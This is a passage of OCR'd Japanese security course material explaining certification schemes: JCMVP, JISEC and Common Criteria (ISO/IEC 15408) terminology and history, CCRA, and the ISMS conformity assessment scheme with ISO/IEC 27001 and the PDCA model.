
②秘密鍵が秘密であることを損なうことなく管理されているか,

③運用の不備によって暗号アルゴリズムが機能しない場合や迂回できてしまうことはないか

を評価する.

出典:IPA「暗号モジュール試験及び認証制度のご紹介」、2016.6.30を基に作成
https://www.ipa.go.jp/security/jcmvp/documents/open/jcmvp_session_20160630.pdf

11.2.3 ③ITセキュリティ評価および認証制度（JISEC）



JISECの概要

出典：IPA「評価認証制度（JISEC）概要」、2022.8.8を基に作成
https://www.ipa.go.jp/security/jisec/about/jisec.html

「ITセキュリティ評価及び認証制度 (JISEC:Japan Information Technology Security Evaluation and Certification Scheme)」とは

IT関連製品のセキュリティ機能の適切性・確実性を、セキュリティ評価基準の国際標準であるISO/IEC 15408に基づいて第三者（評価機関）が評価し、その評価結果を認証機関が認証する、わが国の制度です。

本制度は主に政府調達において活用されています。

現在IPAが本制度の認証機関として、JISECを運営しています。

11.2.3 ITセキュリティ評価および認証制度（JISEC）

情報システムにおける技術面での対策と，**技術対策を有効にするための運用面や組織面，設備面でのマネジメントとの総合的な対策**により，情報セキュリティを実現，維持することが可能となる. ISMSへの要求事項を規定した国際標準がISO/IEC27001である.技術面でのセキュリティ対策が適切に設計され実装されていることを評価，認証するための国際標準がISO/IEC15408である.

日本では，「**ITセキュリティ評価および認証制度**」(**JISEC**:Japan Information Technology Security Evaluation and Certification Scheme)」として運用している.

ISO/IEC15408の元になっているのが**CC(Common Criteria)**と呼ばれる基準である.

CC は，米国やカナダ，欧州で独立に策定されていたセキュリティ評価のための基準を統合したものであり，策定されたCCを用い，ISO/IEC15408の標準化作業が行われるため，両者の内容は同じである.

(2)情報システムセキュリティ対策への要件とCC認証

情報システムに実装されるセキュリティ対策においては，次の**2つの要素**を満足することが重要である.

①セキュリティ対策の十分性
セキュリティ対策が，対象とする情報システムに対するセキュリティ上の脅威に対抗できる機能を具備していること.

②セキュリティ対策の正確性
上記①で定義されたセキュリティ対策の機能が正しく設計され，設計された通りに実装され機能すること

CCはこれら①②を評価するための基準であり，CC認証とは，これらを第三者が評価し保証するものである.

CC(ISO/IEC15408)でよく使う略語

参考

・**CEM**(Common Methodology for Information Technology Security) :セム
CEMは，CC Part3を詳細化した評価方法を規定した文章である.

・**PP**(Protection Profile) プロテクションプロファイル
PPは，共通的に利用可能なセキュリティ要件の集合を記載した文書.

ST(Security Target)のテンプレートとして利用できる，CCのセキュリティ要件を定義するためにカテゴリごとに示されるセキュリティ要求仕様書である. カテゴリには，OS，データベース，ファイアーウオールなどがある.


・**ST**(Security Target) :セキュリティターゲットSTは，識別された特定の評価対象TOE に対するセキュリティニーズについての記述したセキュリティ設計書であり，TOEの機能要件，保証要件，仕様について記述されたもの.

・**TOE**(Target Of Evaluation) :テイオーイーTOEは， CCに基づいた評価の対象となるIT製品またはシステム，それに関連する管理者および使用者の手引書(利用者マニュアル，ガイダンス，インストール手順書など)を指す.

出典：IPA 「『ITセキュリティ評価及び認証制度』に関する説明会 」、2017.3.17を基に作成
https://www.ipa.go.jp/security/jisec/seminar/documents/cc_semi_20170317.pdf

CC(ISO/IEC15408) に準拠したセキュリティ基本設計

参考



(2)情報システムセキュリティ対策への要件とCC認証

参考

図に示すように， CCでは要求分析の段階で，**セキュリティターゲットST (Security Target)**と呼ばれるドキュメントを作成することが要求される.

STは，対象となるシステムが実現すべきセキュリティ機能要件を，その機能要件がなぜ必要であるかの根拠(脅威と対策方針，対策方針を達成する機能の分析など)と合わせて示すセキュリティ基本設計書に相当する内容のドキュメントである.

この**STに記載されている内容が信頼でき一貫していることを評価**することにより，①で示した**セキュリティ対策の十分性が達成されていることを確認**する.

STにより定義されたセキュリティ機能要件は，設計から開発・統合，テスト，さらには出荷，運用・保守にわたるプロセスにおいて，正確に実装され運用されなければならない.

CCの各パートとステークホルダ

参考

パート	消費者(ユーザ)	開発者	評価者
Part1 概説と一般モデル	予備知識のために使用、及び参照のために使用しなければならない。PPの構成についてのガイダンス	予備知識及び参照目的のために使用。TOE のセキュリティ仕様の開発のために使用しなければならない。	PP 及び ST の構成において、参照資料として、及びガイダンスとして、使用しなければならない。
Part2 セキュリティ機能コンポーネント	TOE の要件のステートメントを定式化する際のガイダンス及び参照資料として使用	TOE の機能要件のステートメントを解釈する際、及びTOEの機能仕様を定式化する際の参照資料として使用しなければならない。	機能要件のステートメントを解釈する際に、参照資料として使用しなければならない。
Part3 セキュリティ保証コンポーネント	必要な保証レベルを決定する際のガイダンスとして使用	TOE の保証要件のステートメントを解釈する際、及びTOE の保証アプローチを決定する際の参照資料として使用。	保証要件のステートメントを解釈する際の参照資料として使用。

出典：IPA 「『ITセキュリティ評価及び認証制度』に関する説明会 」、2017.3.17を基に作成
https://www.ipa.go.jp/security/jisec/seminar/documents/cc_semi_20170317.pdf

CCの各パートとステークホルダ

参考

②CCに関連する規格（CEM）

評価者によって評価結果がぶれないようにするためのガイドラインとして，
評価者が実施する最低限の対応が記述されたドキュメントがCEMと呼ばれる
ものである。CEMはCCと対をなす文書である.

(2)情報システムセキュリティ対策への要件とCC認証

正確性を阻害する，すなわち脅威に対する**脆弱性が作りこまれてしまう要因**としては，例えば，次のような事項が考えられる.

・不正確な設計
・開発段階での不慮の誤り
・開発段階での悪意のあるコードの意図的な組込み
・不十分なテスト
・マニュアル等の不備による誤った設定や運用

CCでは,
・各プロセスで作成されるドキュメント内容の検査,
・開発環境のセキュリティの検査,
・評価対象に対するテスト,
・プロセス全体を通じた脆弱性の分析・評価など
を行うことにより,
対象システムにこれら脆弱性要因が入り込んでいないことを検査し,
セキュリティ対策の正確性が達成されていることを確認する.

(3)CC(ISO/IEC15408)の策定経緯

参考

世界最初の**情報セキュリティ評価基準TCSEC**(Trusted Computer System Evaluation Criteria) (通称，オレンジブックと呼ばれている)はアメリカで生まれ，軍事，政府分野の機密性やアクセス制御を重視したコンピュータシステムのセキュリティ評価基準として用いられた.

これに次いで，コンピュータの発展に伴い商用分野向けに完全性や可用性についても考慮した基準として， EUの**ITSEC**(Information Technology Security Evaluation Criteria)等が策定された.

その後，**国際的に統一された基準**の必要性が高まり，制定されたのが**情報セキュリティ評価基準ISO/IEC15408**である.

この国際統一基準作成の活動は，アメリカ，イギリス，オランダ，カナダ，ドイツ，フランスの6カ国で構成されたCC(Common Criteria)プロジェクトにより行われた.


CCプロジェクトでは国際標準を開発する小委員会ISO/IECJTC1/SC27/WG3と連携し，1999年6月にISO/IEC15408:1999を規格化した.

また，日本国内においてもISO標準化を受けて2000年7月にJISX5070としてJIS化された.

CCは，その後， 2006年にCCV3.1 に改定された.


(3)CC(ISO/IEC15408)の策定経緯

参考



出典：IPA 「『ITセキュリティ評価及び認証制度』に関する説明会 」、2017.3.17を基に作成
https://www.ipa.go.jp/security/jisec/seminar/documents/cc_semi_20170317.pdf

(4)ITセキュリティ評価および認証制度の運用



出典：IPA「国際承認アレンジメント（CCRA）概要」、2025.3.6を基に作成
https://www.ipa.go.jp/security/jisec/about/ccra.html

CC承認アレンジメントにより、要件を満たす製品を、国際的により多くの選択肢から共通の基準を用いて調達できる。ある国でCCに基づいて評価・認証された製品は、協定に合意した国同士でも相互に通用することになりました。

日本も2003年10月に認証国としてCCRAに加盟し、2024年12月現在で33カ国が参加

11.3 組織のセキュリティ状態の評価に関する制度
11.3.1 ④**ISMS適合性評価制度**



「**ISMS(Information Security Management System)適合性評価制度**」は，財団法人日本情報処理開発協会JIPDEC(Japan Information Processing Development Corporation) が運用する国際標準規格ISO/IEC27001に準拠した情報セキュテイマネジメントシステムに対する第三者適合性制度である.

インターネットの急速な普及を背景に，電子政府実現に関連する法規の整備，技術的な検証，情報通信インフラの整備等を進めているが，その一方では，セキュリティ対策の不備に起因する 機密情報や個人情報の外部への漏えい，コンピュータウイルス，不正アクセス行為やシステムダウンによる事業の中断など様々なセキュリティ事故などが相次いでいる.

情報セキュリティへの意識が高まる中で，**組織として情報セキュリティマネジメントを確立するため**には，技術的なセキュリティ対策と組織全体のマネジメントの両面から取り組む必要がある.

「ISMS適合性評価制度」は，日本の情報セキュリティレベル全体の向上に貢献するとともに，諸外国からも信頼を得られる情報セキュリティレベルを達成することを目的としている.

情報セキュリティマネジメントシステム(ISMS)とは

情報セキュリティマネジメントシステム（以下、ISMS）は、情報セキュリティに関わる個別の技術対策とは別に、企業のマネジメントとして、自らのリスク評価により必要なセキュリティレベルを決め、プランを持ち、資源配分して、システムを運用することをいいます。

ISMSの目的（主要コンセプト）は、企業が保護すべき情報資産について、機密性、完全性、可用性を確保し、バランス良く維持、改善することです。

機密性の確保：情報資産を、正当な権利を持った人が使用できること
完全性の確保：情報資産を、常に正確で安全な状態に保つこと
可用性の確保：情報資産を、必要な時に使用できること

これらを実現するために、ISMSでは、**セキュリティポリシーに基づいたPDCAサイクルの継続**を実現し、**情報セキュリティのレベル向上を図ること**が重要なポイントとなっています。


出典：JNSA「ISMS適合性評価制度」を基に作成
https://www.jnsa.org/ikusei/foundation/isms.html

(2)ISMS適合性評価制度における認証基準

ISO/IEC27001は，組織がISMSを構築するための要求事項をまとめた国際規格である.このJIS規格がJISQ27001であり， **ISMS適合性評価制度**において，第三者である認証機関が本制度の認証を希望する組織の適合性を**評価するための基準**である.

ISO/IEC27001では，次頁に示す**PDCAモデル**を採用している. ISMSプロセスは， PDCAモデルを採用することで整理され，組織の情報セキュリティ管理体制に継続的な学習と改善の機会を提供する. すなわち， ISO/IEC27001では"Plan-Do-Check-Act(計画−実行−点検−処置)”モデルを採用し，これをISMSプロセスすべてに適用する. ISMSが，利害関係者からの情報セキュリティ要求事項および期待をインプットとしてどう取り入れ，必要となる活動およびプロセスを経て，その要求事項および期待を満たした情報セキュリティの成果をどう生み出すかを表している.

PDCAモデル


PLAN（計画）
・セキュリティポリシーの策定
・適用範囲の定義
・情報資産抽出、リスク分析
・管理の実施・管理策の選択
DO（実行）
・マネジメントの実行
・選択した管理策の実行
・作成した手順の実行
CHECK（監視・評価）
・ISMS有効性の定期的レビュー
・リスクの定期的レビュー
・マネジメント実行状況のモニタ
・実行状況のロギング
ACT（是正・改善）
・ISMSの改善
・改善、是正内容の確認

(2)ISMS適合性評価制度における認証基準

次頁の図は組織におけるISMSの確立のステップを示す、PDCAモデルの**Plan(計画)フェーズで実施する内容**である.

このフェーズで重要なのは,

